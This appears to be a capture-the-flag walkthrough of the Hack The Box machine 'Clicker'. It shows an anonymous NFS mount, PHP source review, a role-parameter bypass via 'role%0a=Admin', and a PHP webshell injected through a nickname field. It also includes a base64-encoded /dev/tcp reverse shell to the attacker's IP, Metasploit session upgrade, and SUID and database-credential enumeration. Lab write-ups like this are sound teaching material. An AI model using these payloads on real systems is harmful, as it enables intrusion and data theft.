
Clicker



IP: 10.129.181.68

Info Gathering

Connect to HTB

```
# Needed to modify the lab_tobor.ovpn file to get connected
vim /etc/openvpn/client/lab_tobor.ovpn
# Added below lines to top of file
tls-cipher "DEFAULT:@SECLEVEL=0"
allow-compression yes
```

Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Clicker
cd ~/HTB/Boxes/Clicker

# Open a tmux session
tmux new -s HTB

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to OpenVPN
openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
msfconsole
workspace -a Clicker
workspace Clicker
set -g WORKSPACE Clicker
set -g RHOST 10.129.181.68
set -g RHOSTS 10.129.181.68
set -g SRVHOST 10.10.14.58
set -g LHOST 10.10.14.58
set -g SRVPORT 9000
set -g LPORT 1337
```

Enumeration

```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A 10.129.181.68 -oN clicker.nmap
```

Hosts

```
Hosts
=====

address         mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------         ---  ----  -------  ---------  -----  -------  ----  --------
10.129.181.68             Linux               2.6.X  server
```

Services

```
Services
========

host           port  proto  name     state  info
----           ----  -----  ----     -----  ----
10.129.181.68  22    tcp    ssh      open   OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 Ubuntu Linux; protocol 2.0
10.129.181.68  80    tcp    http     open   Apache httpd 2.4.52 (Ubuntu)
10.129.181.68  111   tcp    rpcbind  open   2-4 RPC #100000
10.129.181.68  2049  tcp    nfs      open   3-4 RPC #100003
```

Gaining Access

When visiting 10.129.181.68 I am forwarded to http://clicker.htb
I added that to my /etc/hosts file

SCREENSHOT EVIDENCE


```
┌──(root㉿kali)-[~/HTB/Boxes/Clicker]
└─# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.129.181.68   clicker.htb
```

I was then able to visit the HTTP site
SCREENSHOT EVIDENCE

I am able to register an account so I did

I then logged in with that account

SCREENSHOT EVIDENCE (Created Account)



SCREENSHOT EVIDENCE (Logged in)

In viewing the page source I discovered the site is PHP based.
The contents of PHP files do not show up in your web browser or at least they should not show up in your web browser

SCREENSHOT EVIDENCE

```
90 <div class="cover-container d-flex w-100 h-100 p-3 mx-auto flex-column">
91   <header class="mb-auto">
92     <div>
93       <h3 class="float-md-start mb-0">Home</h3>
94       <nav class="nav nav-masthead justify-content-center float-md-end">
95       <a class="nav-link fw-bold py-1 px-0 active" href="/profile.php">Profile</a><a cla
96     </div>
97   <h5 class="float-md-start mb-0" style="color:green;" name="msg"></h5>
98   <h5 class="float-md-start mb-0" style="color:red;" name="err"></h5>
```

The server has an NFS share which may contain the source web files to tell me how the site operates.
I am able to anonymously mount the NFS share on the target machine

```
# Create directory to mount the share on
mkdir /media/clicker
mount -o nolock 10.129.181.68:/ /media/clicker
cd /media/clicker/mnt/backups
ls -la
```

SCREENSHOT EVIDENCE

```
┌──(root㉿kali)-[~/HTB/Boxes/Clicker]
└─# mount -o nolock 10.129.181.68:/ /media/clicker
```

```
┌──(root㉿kali)-[/media/clicker/mnt/backups]
└─# ls -la
total 2240
drwxr-xr-x 2 nobody nogroup    4096 Sep  5 15:19 .
drwxr-xr-x 3 root   root       4096 Sep  5 15:19 ..
-rw-r--r-- 1 root   root    2284115 Sep  1 16:27 clicker.htb_backup.zip
```

I copied clicker.htb_backup.zip to my local machine so when I extract and mess with it I do not affect the original file and I extracted the file

```
# Copy file to new location for examination
cp clicker.htb_backup.zip /root/HTB/Boxes/Clicker/clicker.htb_backup.zip

# Extract file
cd /root/HTB/Boxes/Clicker
unzip clicker.htb_backup.zip
```

SCREENSHOT EVIDENCE

```
┌──(root㉿kali)-[~/HTB/Boxes/Clicker]
└─# unzip clicker.htb_backup.zip
Archive:  clicker.htb_backup.zip
   creating: clicker.htb/
  inflating: clicker.htb/play.php
  inflating: clicker.htb/profile.php
  inflating: clicker.htb/authenticate.php
  inflating: clicker.htb/create_player.php
  inflating: clicker.htb/logout.php
   creating: clicker.htb/assets/
  inflating: clicker.htb/assets/background.png
  inflating: clicker.htb/assets/cover.css
  inflating: clicker.htb/assets/cursor.png
   creating: clicker.htb/assets/js/
[Clicker] 0:openvpn  1:msf-  2:[tmux]*
```

Seeing the files I now know this is a backup of the hosted site.

There is a URI directory for “exports” which indicates files can be created using the PHP code that are then exported to this directory
It is safe to assume export.php performs this action. The below code shows how this is done

SCREENSHOT EVIDENCE (Directory Existence)

```
┌──(root㉿kali)-[~/HTB/Boxes/Clicker/clicker.htb]
└─# ls
admin.php  authenticate.php   db_utils.php    export.php
assets     create_player.php  diagnostic.php  exports
```

SCREENSHOT EVIDENCE (Admin role players can export info to a file)

```php
<?php
session_start();
include_once("db_utils.php");

if ($_SESSION["ROLE"] ≠ "Admin") {
  header('Location: /index.php');
  die;
}
```

SCREENSHOT EVIDENCE (Type of data to export)

```php
if (isset($_POST["threshold"]) && is_numeric($_POST["threshold"])
    $threshold = $_POST["threshold"];
}
$data = get_top_players($threshold);
$currentplayer = get_current_player($_SESSION["PLAYER"]);
$s = "";
if ($_POST["extension"] == "txt") {
    $s .= "Nickname: ". $currentplayer["nickname"] . " Clicks: "
    foreach ($data as $player) {
    $s .= "Nickname: ". $player["nickname"] . " Clicks: " . $play
  }
} elseif ($_POST["extension"] == "json") {
  $s .= json_encode($currentplayer);
  $s .= json_encode($data);
```

The export function we see has no validation for the type of file that gets created in exports/exported-data.json|txt|html
The HTML file type is assumed.
If we are able to catch this request in Burpsuite, we can modify the file extension and generate a PHP file that exists on the webserver.
As long as the web server does not have whitelisted or blacklisted PHP execution directories it is likely that any PHP code in the generated file will execute.

What to look for next...
Search through the .php files looking for exploitable code.
POST requests are typically used to tell the server to execute code on its backend.
GET requests can include parameters that get passed to a function that is executed on the backend
We typically want to find **POST** requests or session cookies and are looking for that kind of evidence in these files.
Credentials also may be found.

In db_utils.php we discover that a MySQL database is being used to house credentials in the “players” database and we see the credentials used to do that.

SCREENSHOT EVIDENCE

```php
<?php
session_start();

$db_server="localhost";
$db_username="clicker_db_user";
$db_password="clicker_db_password";
$db_name="clicker";
$mysqli = new mysqli($db_server, $db_username, $db_password, $db_name);
$pdo = new PDO("mysql:dbname=$db_name;host=$db_server", $db_username, $db_password);
```

We see the SQL queries used that validate a player/user exists

SCREENSHOT EVIDENCE

```php
function check_exists($player) {
        global $pdo;
        $params = ["player" => $player];
        $stmt = $pdo->prepare("SELECT count(*) FROM players WHERE username = :player")
```

We see the passwords are stored in a SHA256 format in the databse

SCREENSHOT EVIDENCE

```
"player"=>$player, "password"=>hash("sha256", $password)];
o->prepare("INSERT INTO players(username, nickname, password, role, clicks, level)
```

We see how validation is performed

SCREENSHOT EVIDENCE

```php
check_auth($player, $password) {
global $pdo;
params = ["player" => $player];
stmt = $pdo->prepare("SELECT password FROM players WHERE username = :player");
stmt->execute($params);
f ($stmt->rowCount() > 0) {
        $row = $stmt->fetch(PDO::FETCH_ASSOC);
        if(strcmp($row['password'], hash("sha256",$password)) == 0){
                return true;
```

We see the SQL query used to update changes to a players/users profile in the SQL database

SCREENSHOT EVIDENCE

```php
save_profile($player, $args) {
global $pdo;
$params = ["player"=>$player];
$setStr = "";
foreach ($args as $key => $value) {
        $setStr .= $key . "=" . $pdo->quote($value) . ",";
}
$setStr = rtrim($setStr, ",");
$stmt = $pdo->prepare("UPDATE players SET $setStr WHERE username = :player");
$stmt -> execute($params);
```

SCREENSHOT EVIDENCE

We see the SQL query used to enumerate players that only admins can utilize

```
ONLY FOR THE ADMIN
ction get_top_players($number) {
    global $pdo;
    $stmt = $pdo->query("SELECT nickname,clicks,level FROM players WHERE clicks ≥ " . $number)
    $result = $stmt->fetchAll(PDO::FETCH_ASSOC);
```

We see the SQL query used to get the current player

SCREENSHOT EVIDENCE

```
tion get_current_player($player) {
global $pdo;
$stmt = $pdo->prepare("SELECT nickname, clicks, level FROM players WHERE username = :player"
$stmt->bindParam(':player', $player, PDO::PARAM_STR);
$stmt->execute();
if ($stmt->rowCount() > 0) {
    $result = $stmt->fetch(PDO::FETCH_ASSOC);
    return $result;
} else {
    return null;
```

This authentication method is simple but effective.
There is not a way to use SQL injections to bypass authentication

Of the above queries there are two functions that make changes in the SQL database
1. create_new_player (*This uses the SQL INSERT method* to create an entry)
2. save_profile (*This uses the SQL UPDATE method to modify an existing entry*)

We utilized the create_new_player function when I registered an account.
Looking at the query I can see that the "User" Role is hardcoded into the query
This means I am **NOT** able to simply modify the create_new_player HTTP request to define my role

SCREENSHOT EVIDENCE

```
player, "password"=>hash("sha256", $password)];
"INSERT INTO players(username, nickname, password, role, clicks, level) VALUES (:player,:player,:password,'User',0,0
```

This means the **UPDATE** method will be required to change the role of a user from "User" to "Admin"
In the file save_game.php, we include functions from the db_utils.php file.
We also see in this file a comment "prevent malicious users to modify role"

SCREENSHOT EVIDENCE

```
include_once("db_utils.php");

if (isset($_SESSION['PLAYER']) && $_SESSION['PLAYER'] != "") {
        $args = [];
        foreach($_GET as $key=>$value) {
                if (strtolower($key) == 'role') {
                        // prevent malicious users to modify role
                        header('Location: /index.php?err=Malicious activity detected!'
                        die;
```

The first thing that stands out is the == operators are used to exact match the "role" parameter.
To slip by that validation we can use the value "role%0a". %0a is the URI encoded value for a line feed.
Using this will allow us to break the == validation yet still define a role when we submit our request.
REFERENCE: https://www.w3schools.com/tags/ref_urlencode.asp?_sm_au_=iVVDMg0TSmrMV6Dm

Where do we submit a request to test the above theory?

We can see that the “role” parameter can be defined in a GET request. (foreach($_GET

We also see that the save_game.php file iterates through each player session to determine who is logged in so it knows what player to update the save game for.

What parameter options will be available to pass in our request?

The parameters passed in the GET request are basically also MySQL database column values.


In the authenticate.php file I am able to view what appears to be a fairly complete list of parameter values

SCREENSHOT EVIDENCE

```
POST['username']) && isset($_POST['password']) && $
heck_auth($_POST['username'], $_POST['password']))
    $_SESSION["PLAYER"] = $_POST["username"];
    $profile = load_profile($_POST["username"]);
    $_SESSION["NICKNAME"] = $profile["nickname"];
    $_SESSION["ROLE"] = $profile["role"];
    $_SESSION["CLICKS"] = $profile["clicks"];
    $_SESSION["LEVEL"] = $profile["level"];
    header('Location: /index.php');
```


Using the player I created I played the game on the site and saved my game.

SCREENSHOT EVIDENCE



I checked Burpsuite and sent the request that was used to Repeater (CTRL + R)

SCREENSHOT EVIDENCE (Request sent that saves the game)



I modified the HTTP request using Repeater in Burpsuite

```
# The below GET request was used
GET /save_game.php?clicks=6&level=0&role%0a=Admin HTTP/1.1
```

SCREENSHOT EVIDENCE

Request

Pretty Raw Hex

```
1 GET /save_game.php?clicks=6&level=0&role%0a=Admin HTTP/1.1
2 Host: clicker.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/2
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://clicker.htb/play.php
9 Cookie: PHPSESSID=7gv98sfrmvu2uk4dcsg50dlkqq
10 Upgrade-Insecure-Requests: 1
11
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Sat, 04 Nov 2023 19:00:41 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: /index.php?msg=Game has been saved!
8 Content-Length: 0
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
```

SCREENSHOT EVIDENCE (Followed Redirection)

Request

Pretty Raw Hex \n


```
1 GET /index.php?msg=Game%20has%20been%20saved! HTTP/1.1
2 Host: clicker.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://clicker.htb/save_game.php?clicks=6&level=0&role%0a=Admin
9 Cookie: PHPSESSID=7gv98sfrmvu2uk4dcsg50dlkqq
10 Upgrade-Insecure-Requests: 1
11
```

I next Logged out and Logged back in on the web GUI
I am now able to see the “Administration” Menu option


SCREENSHOT EVIDENCE

I am now able to access the export function

SCREENSHOT EVIDENCE



In Burpsuite I turned Intercept On



In the browser I clicked Export and modifed the caught request to use PHP as the extension

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequen

Intercept HTTP history WebSockets history Proxy settings

Request to http://clicker.htb:80 [10.129.181.68]

Forward Drop Intercept is on Action Open brows

Pretty Raw Hex

```
1  POST /export.php HTTP/1.1
2  Host: clicker.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Fire
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 31
9  Origin: http://clicker.htb
10 Connection: close
11 Referer: http://clicker.htb/admin.php
12 Cookie: PHPSESSID=7gv98sfrmvu2uk4dcsg50dlkqq
13 Upgrade-Insecure-Requests: 1
14
15 threshold=1000000&extension=php
```

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comp

Intercept HTTP history WebSockets history Proxy settings

Log

Request to http://clicker.htb:80 [10.129.181.68]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1  GET /admin.php?msg=Data%20has%20been%20saved%20in%20exports/top_players_cqkbmnm7.php HTTP/1.1
2  Host: clicker.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://clicker.htb/admin.php
8  Connection: close
9  Cookie: PHPSESSID=7gv98sfrmvu2uk4dcsg50dlkqq
10 Upgrade-Insecure-Requests: 1
11
```

In the web browser is the URI I can visit to reach the exported file

Administration Portal

Back to Home

Data has been saved in exports/top_players_cqkbmnm7.php

Top players

Nickname	Clicks	Level
tobor	1	0
admin	9999999999999999999	999999999
ButtonLover99	10000000	100
Paol	2776354	75
Th3Br0	87947322	1

Because the Else statement in the function builds and HTML file I can use the file type PHP and enter PHP code. The goal of this code will be to create a parameter CMD that we can use in the GET request to perform a Remote Code Execution (RCE)

I do this by catching a save_game request in Burpsuite again and changing the “Nickname” parameter to PHP code I want to exist in the generated HTML file.

```
# Modified GET Request
GET /save_game.php?clicks=3&level=10&nickname=<?php+system($_GET['cmd']);?> HTTP/1.1
```

SCREENSHOT EVIDENCE

Request to http://clicker.htb:80 [10.129.181.68]

Forward | Drop | Intercept is on | Action | Open browser

Pretty | Raw | Hex

```
1  GET /save_game.php?clicks=3&level=10&nickname=<?php+system($_GET['cmd']);?> HTTP/1.1
2  Host: clicker.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Connection: close
8  Referer: http://clicker.htb/play.php
9  Cookie: PHPSESSID=7gv98sfrmvu2uk4dcsg50d1kqq
10 Upgrade-Insecure-Requests: 1
11
```

I then caught an export request and changed it to a PHP extension

SCREENSHOT EVIDENCE

Request to http://clicker.htb:80 [10.129.181.68]

Forward | Drop | Intercept is on | Action | Open browser

Pretty | Raw | Hex

```
POST /export.php HTTP/1.1
Host: clicker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://clicker.htb
Connection: close
Referer: http://clicker.htb/admin.php
Cookie: PHPSESSID=7gv98sfrmvu2uk4dcsg50dlkqq
Upgrade-Insecure-Requests: 1

threshold=1000000&extension=php
```

Request to http://clicker.htb:80 [10.129.181.68]

Forward | Drop | Intercept is on | Action | Open browser

Pretty | Raw | Hex

```
GET /admin.php?msg=Data%20has%20been%20saved%20in%20exports/top_players_hcfu0ttm.php HTTP/1.1
Host: clicker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://clicker.htb/admin.php
Connection: close
Cookie: PHPSESSID=7gv98sfrmvu2uk4dcsg50dlkqq
Upgrade-Insecure-Requests: 1
```

I was able to then test my parameter cmd and validate I achieved RCE

SCREENSHOT EVIDENCE

clicker.htb/exports/top_players_hcfu0ttm.php?cmd=id

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffS

Nickname	Clicks	Level
uid=33(www-data) gid=33(www-data) groups=33(www-data)	3	10
admin	999999999999999999	999999999
ButtonLover99	10000000	100
Paol	2776354	75
Th3Br0	87947322	1

I started a listener and used the cmd parameter to catch a reverse shell

```
# Netcat listener method
nc -lvnp 1337
```

```
# Metasploit listener Method
use multi/handler
set LHOST 10.10.14.58
set LPORT 1337
run -j
```

I generated a base64 command to execute to eliminate any possible URI conversions for special chars

```
# Generate base64 payload
echo "sh -i >& /dev/tcp/10.10.14.58/1337 0>&1" | base64
# RESULTS
c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNTgvMTMzNyAwPiYxCg==

# Place in GET Request
http://clicker.htb/exports/top_players_hcfu0ttm.php?
cmd=echo%20%22c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNTgvMTMzNyAwPiYxCg==%22%20|%20base64%20-d%20|%20bash
```

This caught a shell successfully which I upgraded to a Meterpreter session

SCREENSHOT EVIDENCE

```
msf6 exploit(multi/handler) > [*] Command shell session 1 opened (10.10.14.58:1337 →

msf6 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.14.58:1337
[*] Sending stage (1017704 bytes) to 10.129.181.68
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/handler) > [*] Meterpreter session 2 opened (10.10.14.58:1337 → 1
```

In the /opt directory there are some custom scripts/commands.
There is a binary file /opt/manage/execute_query
The file is owned by the user jack and executes as him because it has the s permission

```
www-data@clicker:/opt/manage$ ls -la
ls -la
total 28
drwxr-xr-x 2 jack jack  4096 Jul 21 22:29 .
drwxr-xr-x 3 root root  4096 Jul 20 10:00 ..
-rw-rw-r-- 1 jack jack   256 Jul 21 22:29 README.txt
-rwsrwsr-x 1 jack jack 16368 Feb 26  2023 execute_query
www-data@clicker:/opt/manage$
```

The readme file has binary options that can be executed

SCREENSHOT EVIDENCE

```
www-data@clicker:/opt/manage$ cat README.txt
cat README.txt
Web application Management

Use the binary to execute the following task:
        - 1: Creates the database structure and adds user admin
        - 2: Creates fake players (better not tell anyone)
        - 3: Resets the admin password
        - 4: Deletes all users except the admin
www-data@clicker:/opt/manage$
```

I used strings to see what kind of information might be in the binary. It appears the option selected reads and executes files
I also can see that the binary accesses files from jacks home directory as seen in /home/jack/queries

SCREENSHOT EVIDENCE

```
/home/jaH
ck/queriH
/usr/binH
/mysql -H
u clickeH
r_db_useH
r --passH
word='clH
icker_dbH
_passworH
d' clickH
er -v < H
ERROR: not enough arguments
ERROR: Invalid arguments
create.sql
populate.sql
reset_password.sql
clean.sql
File not readable or not found
```

This gave me credentials to access the MySQL database

```
# Command to access SQL database
mysql -u clicker_db_user --password="clicker_db_password" clicker -v
```

SCREENSHOT EVIDENCE

```
www-data@clicker:/opt/manage$ mysql -u clicker_db_user --password="clicker_db_password" c
<db_user --password="clicker_db_password" clicker -v
mysql: [Warning] Using a password on the command line interface can be insecure.
